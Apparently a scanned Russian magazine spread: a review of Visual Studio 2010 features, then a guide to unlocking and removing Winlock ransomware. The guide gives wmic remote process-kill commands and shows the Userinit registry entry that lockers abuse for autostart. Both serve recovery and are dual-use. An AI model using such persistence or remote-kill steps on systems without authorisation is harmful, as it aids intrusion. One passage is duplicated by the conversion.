**Ч**ерез пару лет напряженной работы, проб и ошибок, массы задуманных и реализованных идей, Visual Studio 2010 получила официальную дату рождения — 12 апреля 2010. Запуск намечен как раз на День Космонавтики :). Первая официальная бета версия была представлена на обсуждение еще в середине мая 2009 года. Затем, в октябре того же года была выпущена вторая бета, после чего компания Майкрософт объявила официальную дату выхода продукта. Однако, по итогам публичного тестирования, было принято беспрецедентное решение — продлить работу и даже перенести официальную дату релиза с целью улучшить производительность. Что из этого получилось? Студия вполне комфортно себя чувствует даже на нетбуках с одним гигабайтом оперативки! За годы работы был наработан немалый объем новой функциональности, который едва ли можно уместить в рамках одной статьи. Поэтому мы сосредоточимся на области, напрямую связанной с разработкой — на работе программиста.

### ПЕРЕРАБОТАННЫЙ UI


Даже беглого взгляда на интегрированную среду разработчика (IDE — Integrated Development Environment) достаточно, чтобы заметить, что она была серьезно переработана. Действительно: теперь интерфейс полностью выполнен с помощью технологии

Windows Presentation Foundation (WPF). Верный способ показать, что с ее помощью можно создавать даже самые сложные и максимально гибкие интерфейсы. Впрочем, нам скорее интереснее разобраться, не как что реализовано, а что нового появилось. И это новое встречает нас с первых секунд после запуска. Бьюсь об заклад, что ты всегда отключишь назойливую стартовую страницу — я использую VS как основной инструмент для работы уже много лет, и отключить ее считал своим долгом сразу после установки IDE :). Видимо, подобных отзывов было очень много, поэтому в MS решили серьезно ее переработать и теперь это вполне пригодный для использования инструмент. Кроме очевидного списка последних активных проектов, новая страница содержит массу другой информации и ссылок на справочные материалы. Опция «закрывать при открытии проекта» позволяет автоматически удалять ее из главного окна, сокращая тем самым количество закладок, в которых порой и так нелегко разобраться в больших проектах. А, поскольку сама она также выполнена на основе WPF, любой разработчик может с легкостью настроить ее под себя и свою команду. Впрочем, неудобство от появления маленького окошка вначале — это цветочки по сравнению с тем, что творилось через

несколько часов работы на большом проекте, когда все открытые окна и вкладки уже банально не влезали на экран. Мониторы с большим разрешением экрана лишь отчасти помогают решить данную проблему. Однако в Visual Studio 2010 было предложено гораздо более удобное решение: правильная поддержка работы на нескольких мониторах. Суть нововведения проста: практически все основные окна среды являются независимыми, «плавающими» по отношению к основному родительскому окну. Ты можешь легко «отстыковать» любое окно мышкой, и перенести его на другой монитор для более комфортной работы.

### НОВЫЕ ФИШКИ РЕДАКТОРА КОДА


Больше всего времени разработчик проводит с редактором кода, и несмотря на то, что в Visual Studio этот инструмент и без того чрезвычайно мощный, в 2010 версии он обзавелся несколькими очень полезными фишками. Например, при помощи нового инструмента Call Hierarchy (иерархия вызовов) теперь можно посмотреть зависимости вызовов ("кто вызывает ту или иную функцию?", "к каким методам она обращается в свою очередь") для любого метода, свойства или конструктора. Получается более продвинутой вариацией известного инструмента Find All References. Это позволяет быстрее и проще разобраться в структуре кода, осо-



Главное окно новой версии IDE



Переработанная стартовая страница Visual Studio 2010



Окно Call Hierarchy

бенно, когда имеешь дело с чужим кодом. Помимо этого, нередко бывает нужно просмотреть все участки кода, в которых используется определенная переменная, свойство или метод класса. До сих пор для этого приходилось выполнять поиск нужной информации по коду. В Visual Studio 2010 достаточно установить курсор на нужный элемент, и все ссылки на него будут подсвечены фоновым цветом везде, где он используется.

Впрочем, инкрементный поиск Navigate To («Перейти к...», вызывается при помощи CTRL+запятая) также получил свой level-up и теперь позволяет найти информацию, в правильности написания которой ты неуверен. Секрет в том, что поисковый механизм использует и нечеткую логику и поэтому вполне успешно справится со сложными случаями поиска. Например, с поиском слов, разделенных пробелами, в то время как в тексте программы они написаны без них — частая ситуация с составными именами классов. Поиск начинается одновременно с вводом запроса, и результаты уточняются по мере завершения ввода строки запроса. Таким образом, зачастую нет необходимости в воде полной строки запроса. Другая новая интересная функция — редактирование целого блока кода одновременно. Представь себе ситуацию: у тебя есть выровненный по вертикали блок объявления полей некоторого класса и все поля помечены, как скрытые (private). До сих пор, если вдруг тебе понадобилось изменить область видимости у всех полей одновре-

менно, приходилось, тем или иным способом, строчка за строчкой менять их значения на нужные. Теперь же, при помощи клавиш SHIFT+ALT и стрелок (или мышки) ты можешь выделить блок, содержащий только модификатор, который хочешь изменить, и вводить нужный. При этом информация во всем блоке будет заменена одновременно. Этим же способом очень удобно вставлять любой символ или набор символов в любое место кода, например, комментировать код при помощи символов “//”.

Разработчики веб-приложений теперь могут пользоваться шаблонами кода (так называемые code snippets) в файлах HTML и при работе с JavaScript.

## НОВЫЕ ИНСТРУМЕНТЫ ДЛЯ ОТЛАДКИ

Едва ли кто будет спорить с утверждением, что возможности отладчика, наравне с компилятором — ключ к успеху среды разработки. И Visual Studio 2010 есть чем порадовать разработчиков.


В этой версии были существенно расширены функции работы с точками останова и всплывающими подсказками. Все мы миллион раз пользовались подсказками для проверки текущего значения той или иной переменной. Не всегда есть необходимость добавлять интересующую переменную в специальное окно типа Watch: зачастую достаточно лишь навести курсор на нее, чтобы получить текущее значение в режиме отладки. В новой версии окошко подсказки можно закрепить в удобном месте основного окна редактора с тем, чтобы оно не исчезало после того, как ты

переместишь мышку, и даже снабдить его комментарием. Настройки этого окошечка сохраняются даже после перезапуска отладчика.


Сами точки останова теперь можно группировать, именовать и, соответственно, сортировать по имени. Ими также можно обмениваться, так как списки точек останова поддерживают экспорт и импорт во внешние файлы.

Принципиально новый инструмент отладки — IntelliTrace, который можно условно назвать «исторический отладчик». Это имя достаточно точно передает суть его работы: отладочная информация накапливается в процессе отладки от итерации к итерации. Представим себе типичный сценарий: ты активно работаешь над проектом, вносишь изменения, компилируешь, запускаешь его и вдруг: код, который в предыдущей сессии отладки работал, как надо, выбрасывает ошибку! До сих пор самым распространенным действием был возврат к пошаговой отладке: ты устанавливал точку останова до сбойного места и шаг за шагом двигался по коду, проверяя переменные, значения которых могли привести к сбою. Теперь же, вместо кропотливой повторной отладки кода, ты можешь передвигаться по истории отладки, собранной в специальном окне, сравнивая текущие значения переменных, которые и привели к сбою, с ними же, но из сессий отладки, закончившихся успешно.

Любой разработчик знает, насколько сложно отлаживать многопоточные приложения по сравнению с выполняющимися в одном потоке. А если при этом твое приложение выполняется в системе с несколькими процессорными ядрами или даже физическими процессорами? А ведь от этого уже никуда не деться: даже бюджетные ноутбуки имеют минимум по паре ядер. Учитывая, что поддержка параллельного выполнения в полной мере была реализована на уровне .NET Framework 4, который будет доступен одновременно с выходом Visual Studio 2010, было бы странно, если бы отладчик среды разработки не представлял бы удобный инструмент для потоковой отладки. И такой инструмент был создан.



Результаты тестирования



Основное окно результатов профилирования

Для поддержки отладки параллельных вычислений в Visual Studio 2010 появились два новых окна отладчика: состояния стеков (Parallel Stacks) и состояния задач (Parallel Tasks). Как следует из названий, первое окно предоставляет информацию о реальном состоянии стеков на каждом из ядер. Для удобства работы сегменты стека, общие для нескольких потоков, объединяются в общие группы, при этом поддерживаются различные режимы отображения: на уровне потока или задачи. Окно задач в свою очередь представляет собой список задач с подробной информацией об их статусе: какая задача выполняется, а какая только стоит в очереди на выполнение. Тут же отображается идентификатор и информация о потоке, закрепленном за этой задачей, а также масса другой полезной отладочной информации. Эта информация позволяет быстро выявить потенциальные проблемы, связанные с выполнением в потоках, например, блокировки процессов

(deadlock). Но функциональность данного окна не ограничивается лишь отображением: ты можешь переключаться между задачами, устанавливать метки (флажки), приостанавливать и разрешать выполнение потоков.

## ПРОФАЙЛЕР И ВОЗМОЖНОСТИ ДЛЯ ТЕСТИРОВАНИЯ

Впрочем, код, свободный от дефектов — это лишь половина успеха проекта. Раздражающая медлительность программы сродни с критической ошибкой, и помочь с ее исправлением предназначен обновленный профайлер Visual Studio 2010 — средство для анализа производительности отдельных участков кода. Так, поддержка параллельной разработки не могла обойти стороной и встроенный профайлер: к списку поддерживаемых опций была добавлена новая — конкурентное профилирование (Concurrency Profiling), делающая профилирование многопоточных приложений столь же интуитивно понятным и простым, как однопоточных.

Практически любое современное приложение, так или иначе, связано с данными. Для профилирования многоуровневых приложений предназначен новый инструмент — Tier Interaction Profiler. С его помощью ты можешь собрать и проанализировать количество обращений к данным и время, затраченное на их выполнение. А если ты разрабатываешь веб-приложение, то этот инструмент представит отчет о количестве вызовов той или иной страницы и времени, затраченного на ее обработку. Кроме того, для ASP.NET появилась возможность профи-

## .NET FRAMEWORK 4

Обсуждая новые возможности Visual Studio 2010 нельзя не вспомнить о .NET Framework 4, который традиционно выходит одновременно со средой разработки и тесно с ней интегрирован. Ниже перечислены лишь некоторые, на мой взгляд, наиболее важные функции новой версии:

- Новый сборщик мусора обладает повышенным быстродействием благодаря выполнению сборки в старших поколениях без необходимости останавливать работу приложений в безопасных точках.
- Введены новые типы: BigInteger и Complex. Суть их использования следует из их названий. Отмечу только, что новый тип целого может хранить и выполнять обычные числовые операции над величинами, фактически ограничиваемыми лишь размером доступной оперативной памяти.
- Новый модуль .NET Framework — Managed Extensibility Framework (MEF) — отвечает за расширение функциональности готовых приложений при помощи подключаемых модулей (плагинов). Разработчику нужно лишь при создании программы указать точки, в которых возможно такое расширение. Такое приложение сможет самостоятельно находить и подключать расширения, выполненные с использованием MEF. Эту технологию можно также использовать и при создании расширений самой Visual Studio 2010.
- Как указывалось выше, .NET Framework 4 получил поддержку параллельного выполнения приложений на многоядерных системах. Для этого была создана новая библиотека System.Threading.
- Разработчики, работающие на WPF получили три новых элемента управления: DataGrid, Calendar и DatePicker, поддержку разработки для мультисенсорных экранов, полностью переработанную систему визуализации текста и улучшенное взаимодействие с данными.

лирования сценариев JavaScript в контексте их выполнения движком Internet Explorer 8.

Благодаря полной интеграции с редактором, профайлер может подсвечивать в коде важные в плане производительности места, например, операции, наиболее критичные для производительности данного модуля в целом.


Для разработки высокопроизводительных приложений, кроме обновленного профайлера, были созданы специальные средства нагрузочного тестирования и тестирования производительности, что будет особенно интересно разработчикам веб-приложений. Используя эти средства, ты можешь создавать группы тестовых компьютеров для эмуляции повышенной нагрузки на ваши приложения, а также имитировать пониженную пропускную способность сети.

## А КАК ЖЕ RESHARPER?

Практически одновременно со средой Visual Studio 2010 будет выпущена новая версия одного из лучших её расширений — JetBrains ReSharper ([www.jetbrains.com](http://www.jetbrains.com)). Этот продукт предоставляет широкий спектр возможностей статического анализа и подсветки ошибок в коде, навигации по проектам, генерации кода и выполнения юнит-тестов.

В новой, пятой версии ReSharper, помимо поддержки Visual Studio 2010, C# 4 и VB10, многократно улучшена работа с ASP.NET и введены специальные средства для разработчиков ASP.NET MVC. Анализ кода усилен новыми проверками, возможностями изучения иерархии вызовов и потока данных, преобразования циклов в конструкции LINQ и просмотра всего неоптимального кода в пределах решения, проекта или папки.


Среди других полезных нововведений — структурный поиск и замена фрагментов кода, просмотр исходного кода библиотек, помощь при локализации проектов и новые рефакторинги, работающие на проектном уровне.



К уже имеющимся функциям для тестирования приложения добавился ряд новых, самой интересной из которых является автоматическое тестирование пользовательского интерфейса. Работать с такими тестами легко и приятно: разработчик создает новый тестовый проект, а затем запускает автоматическую запись действий над интерфейсом при помощи специального диалога и производит предусмотренные тестовым заданием действия. Результат работы — тестовый проект на C# или VB по выбору разработчика, в который можно легко вносить дополнения и изменения в точности, как в обычный проект. Этот процесс чем-то напоминает запись макрокоманд в Microsoft Excel, в результате которого получается код на Basic, повторяющий выполненные действия.

## EXPRESS-ВЕРСИИ БЫТЬ!

Состав и названия редакций Visual Studio 2010 также претерпел некоторые изменения. Теперь будут доступны следующие редакции: Ultimate, Premium, Professional и Express. Описанная выше функциональность доступна не во всех редакциях Visual Studio 2010, поэтому при переходе надо уточнить: поддерживает ли выбранная редакция нужные функции или нет. Но самое главное, что у всех нас по-прежнему остается возможность использовать бесплатную версию VS! Если не требуются функции управления жизненным циклом продукта, а проект рассчитан на одного-двух разработчиков, установи себе свободную Express-




## IntelliTrace в действии

версию Visual Studio 2010 — и тебе ее совершенно точно будет достаточно.

Стоит ли переходить на новую версию? Конечно! Если бета-версия еще грешила некоторыми багами, то уже в RC все работало совершенно стабильно. Единственное, что может пока остановить — это отсутствие для новой версии Visual Studio обновленных версий расширений, которые ты возможно используешь. Но это лишь вопрос времени. А сейчас стоит хотя бы раз попробовать новую версию и возвращаться к старой, пусть даже и более привычной версии IDE, не будет ни малейшего желания. ☑

## Диалоговое окно Navigate To



### ► info

Автор статьи занимается развитием средств разработки Microsoft в России и с радостью ответит на твои вопросы по мейлу [l-vizaik@microsoft.com](mailto:l-vizaik@microsoft.com)



# БЛОЧИМ БЛОКЕРЫ

## Полный мануал по борьбе с блокираторами

«Ваша система заблокирована! для активации необходимо отправить код «хакер» на короткий номер 31337». Под каким только предлогом не заставляют ушастого отправить дорогущую SMS, убеждая его в том, что компьютер завирусован, или то, что Microsoft поймала его за нелицензионную винду, или, в конце концов, за то, что он посмотрел в Инете «клубничку». Развод срabатывает.

**Н**азвание «Trojan.Winlock» характеризует целую отрасль в вирусостроении, когда малварь не скрывает себя в системе, а наоборот всячески показывает свое присутствие, блокируя работу пользователя. Сначала способы выманивая денег напоминали скорее вымогательства (именно поэтому класс вирусов называется Ransomware — от английского слова ransom, выкуп), явно указывая на то, что экран блокирует вирус и сдается он только после отправки SMS на платный номер. Позже, методы развода стали более изящными: пользователей припугивают, что появившееся окно является новой системой защиты Microsoft по борьбе с нелицензионным ПО, разыгрывают неплохой спектакль, прикидываясь антивирусом, который разом находит кучу вирусов в системе и так далее — главное, что во всех случаях проблемы предлагается быстро решить отправкой на короткий номер SMS.

### КАК РАЗЛОЧИТЬ СИСТЕМУ?

Блокираторы могут ограничивать пользователя в посещении определенных страниц (например, Яндексa, Одноклассников, а также сайтов


антивирусных компаний), в использовании браузера, но больше всего тех, и они серьезнее всех других, версий малвари, которая блокируют доступ к ресурсам операционной системы. Подхватив заразу, пользователь нарывается на то самое окно, в котором ему предлагается ввести код для разблокировки, полученный после отправки SMS на указанный номер. При этом выполнить какие-либо другие действия на компьютере невозможно. Приложение либо вообще запрещает любые операции в системе, ограничивая поле деятельности активным окном, либо же внимательно следит за тем, что делает пользователь. Например, если юзер ломится за антивирусом, то вирус, определив ключевые слова в заголовке окна, тут же закрывает браузер. В любом случае, даже самые продвинутые блокиеры — малварь, как правило, примитивная. Всяко не руткит TDL3, который хитроумным способом прячется в недрах системы. Все, что требуется от блокиратора — хорошенько ограничить пользователя в действиях и по возможности отрубить антивирусы (с чем, кстати, он нередко справляется). Так или иначе, заразу довольно легко удалить как вручную, так и с

помощью многочисленных антивирусных тулз (о них ниже).

Главная загвоздка в том, что компьютер заблокирован, и заблокирован, если ты, конечно, не подцепил малварь столетней давности, довольно жестко. Но если получится добраться до системы, то можно заюзать вспомогательные инструменты и избавиться от заразы, но как это сделать?

Первые версии блокировов было легко обмануть, даже банальной перезагрузкой в безопасный режим. Далее можно либо скачать и запустить какой-нибудь антивирусный сканер, либо же расправиться с заразой вручную. Последние модификации блокираторов умело блокирует все возможные варианты подхода к системе, поэтому и пути приходится использовать обходные.

1. Очевидно, что если выгрузить блокирующий процесс из памяти, то можно вернуть ОС к нормальному состоянию. И если с локального компьютера запустить менеджер задач не получается, то можно попробовать кильнуть процесс малвари удаленно, воспользовавшись другим компьютером в сети.



## Анлокер от Dr.Web

Для этого использоваться оболочка wmic (WMI Command-line), которой в качестве параметров можно передать адрес удаленной машины и имя пользователя, получив таким образом возможность выполнять команды удаленно:

```
wmic /NODE:<имя компьютера или сетевой адрес> (например /NODE:192.168.1.12) /USER:<имя пользователя на зараженной машине> (например, /USER:yastep)
```

После того как ты введешь пароль указанного в параметрах пользователя, появится интерактивная консоль. Управление процессами осуществляется с помощью команды process. Если запустить ее без параметров, то на экране отобразится список процессов на удаленной системе. Далее подход нехитрый: ищем подозрительные процессы и последовательно удаляем их с помощью все той же команды и ее ключа delete:

```
process where name="<имя процесса>" delete
```

В результате получаем разблокированную систему, в которой можно приступить к лечению, о котором мы поговорим ниже.

2. Имея дело с Windows XP/2000, можно попробовать нажать на клавиатуре комбинацию <WIN-U> — должно появиться окно с активацией специальных возможностей, у которого очень большой приоритет и далеко не все трояны умеют эту ситуацию обрабатывать. Далее запускаем экранную лупу и в появившемся окне с предупреждением кликаем на ссылку «Веб-узел Майкрософт», после чего запускается браузер, через который можно добраться до любого исполняемого файла.

3. Логично, что если добраться до реестра и файловой системы непосредственно из системы не получается, то можно попробовать сделать это с помощью другой ОС. Самый очевидный вариант — загрузиться с LiveCD. Один из самых подходящих дистрибутивов, который поможет реанимировать систему, называется ERD Commander. В торрентах широко распространён образ, включающий в себя версии продукта для реанимации разных ОС: 5.0 — для Windows XP, 6.0 — для Windows Vista, 6.5 — для Windows 7/Server 2008 R2. В результате получаем удачно созданный загрузочный бидл винды, откуда можно запустить практически любые вспомогательные тулзы. Помимо таких таких rescue-наборов идеально подойдут специальные LiveCD от антивирусных компаний, которые уже имеют на борту средства для удаления заразы: Dr.Web LiveCD ([www.freedrweb.com/livectd](http://www.freedrweb.com/livectd)) и Kaspersky Rescue Disk ([devbuilds.kaspersky-labs.com/devbuilds/RescueDisk](http://devbuilds.kaspersky-labs.com/devbuilds/RescueDisk)).

4. Несмотря на то, что этот способ стоит последним, попробовать его нужно в первую очередь. По правде говоря, когда я впервые увидел блокеры, то наивно верил, что для генерации кодов используются хитрые алгоритмы, а вариантов ключа бесконечно много — в общем, считал, что используется сложный генератор, как для у шароварных программ. На деле же оказалось, что у большинства блокеров ключ защит внутри в единственном экземпляре, у других используется крайне примитивные алгоритмы, как, например, разные ключи в зависимости от дня недели. К тому же, тело вируса нередко очень просто отреверсить и извлечь оттуда готовый алгоритм для генерации ключей. Этим, естественно, не преминули воспользоваться энтузиасты, собравшие базы таких ключей для разблокировки, и антивирусные компании, составившие базы «короткий номер SMS — код для отправки — алгоритм составления ключа для разблокировки». Сейчас такие онлайн сервисы есть у всех популярных отечественных вендоров:

- Лаборатория Касперского: [support.kaspersky.ru/viruses/deblocker](http://support.kaspersky.ru/viruses/deblocker);
  - Dr.Web: <http://www.drweb.com/unlocker/index>;
  - Eset: [www.esetnod32.ru/support/winlock](http://www.esetnod32.ru/support/winlock).
- Помимо этого для офлайн использования есть программа RansomHide (<http://softget.net/freeware/projects/RansomHide/ransomhide.exe>). Пробив номер для отправки SMS и текст сообщения, с большой вероятностью можно получить рабочую комбинацию для разблокировки и получить работоспособную систему. Но тут надо понимать, что зараза по-прежнему остается в системе, поэтому ее все равно необходимо удалить.

- Лаборатория Касперского: [support.kaspersky.ru/viruses/deblocker](http://support.kaspersky.ru/viruses/deblocker);
- Dr.Web: <http://www.drweb.com/unlocker/index>;
- Eset: [www.esetnod32.ru/support/winlock](http://www.esetnod32.ru/support/winlock).

Помимо этого для офлайн использования есть программа RansomHide (<http://softget.net/freeware/projects/RansomHide/ransomhide.exe>). Пробив номер для отправки SMS и текст сообщения, с большой вероятностью можно получить рабочую комбинацию для разблокировки и получить работоспособную систему. Но тут надо понимать, что зараза по-прежнему остается в системе, поэтому ее все равно необходимо удалить.

## РУЧНОЕ УДАЛЕНИЕ

Самый верный способ обезвредить и удалить тело вируса, — отыскать, где она успела прописаться для автоматического запуска на старте системы. Вариантов очень много, и описывать все было бы просто глупо (в конце

концов, с задачей неплохо справляются такие тулзы, как Hijackthis, Autoruns и OSAM). Но есть способ, который именно блокеры любят больше всего, и о нем грех не рассказать. В реестре винды есть ключ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\userinit, который определяет программы, которые Winlogon запускает, когда пользователь входит в систему. По умолчанию, Winlogon запускает файл Userinit.exe, который в свою очередь стартует logon-скрипты, устанавливает сетевые подключения, а затем запускает и Explorer.exe, т.е. пользовательский интерфейс Windows. Прописав до Userinit.exe путь до какой-нибудь программы, можно запустить ее, прежде чем стартует интерфейс Windows Explorer, а, прописав после, — обозначить старт конкретного приложения сразу после появления пользовательского интерфейса. Блокеры очень часто изменяют этот ключ, дописывая путь до своего исполняемого файла:

```
Userinit = %systemfolder%\userinit.exe, [путь до исполняемого файла блокера]
```

Само тело вируса обычно размещается где-нибудь в неприметном месте. Как вариант, прикидываясь временным файлом с расширением tmp, оно находится в каталоге с временными файлами Windows. Обнаружив в этом ключе подозрительные записи, удаляем подозрительные бинарники и возвращаем значение ключа до «%systemfolder%\userinit.exe». Другой распространенный способ для автозапуска для блокеров - прописаться в ключе shell (находится в том же разделе реестра, что userinit), заменив стандартное значение explorer.exe на путь до зловредного бинарника.

Способов на деле очень много, но если отыскать подозрительные записи в реестре, то легко удалить и тела вирусов. Правда, некоторая малварь идет на самую малую хитрость и размещает свои файлы в скрытых потоках на диске, но тем проще ее обнаружить. Какие еще приложения используют такую возможность NTFS? Да никакие. Удалить их несложно с помощью утилиты streams ([technet.microsoft.com/en-us/sysinternals/bb897440.aspx](http://technet.microsoft.com/en-us/sysinternals/bb897440.aspx)) от Марка Руссиновича, запустив в консоли: "streams.exe -d -s c:\".

## ЗОВЕМ ПОМОЩНИКОВ

Чтобы не ковыряться с файловой системой и реестром вручную, устраивая охоту на мал-



### Анализ реестра с помощью Hijackthis

варь (а нам — не превращать материал в описание тех мест в системе, где может обосноваться малварь), можно воспользоваться антивирусными программами, в том числе бесплатными вариантами коммерческих продуктов (естественно предварительно разблокировав систему):

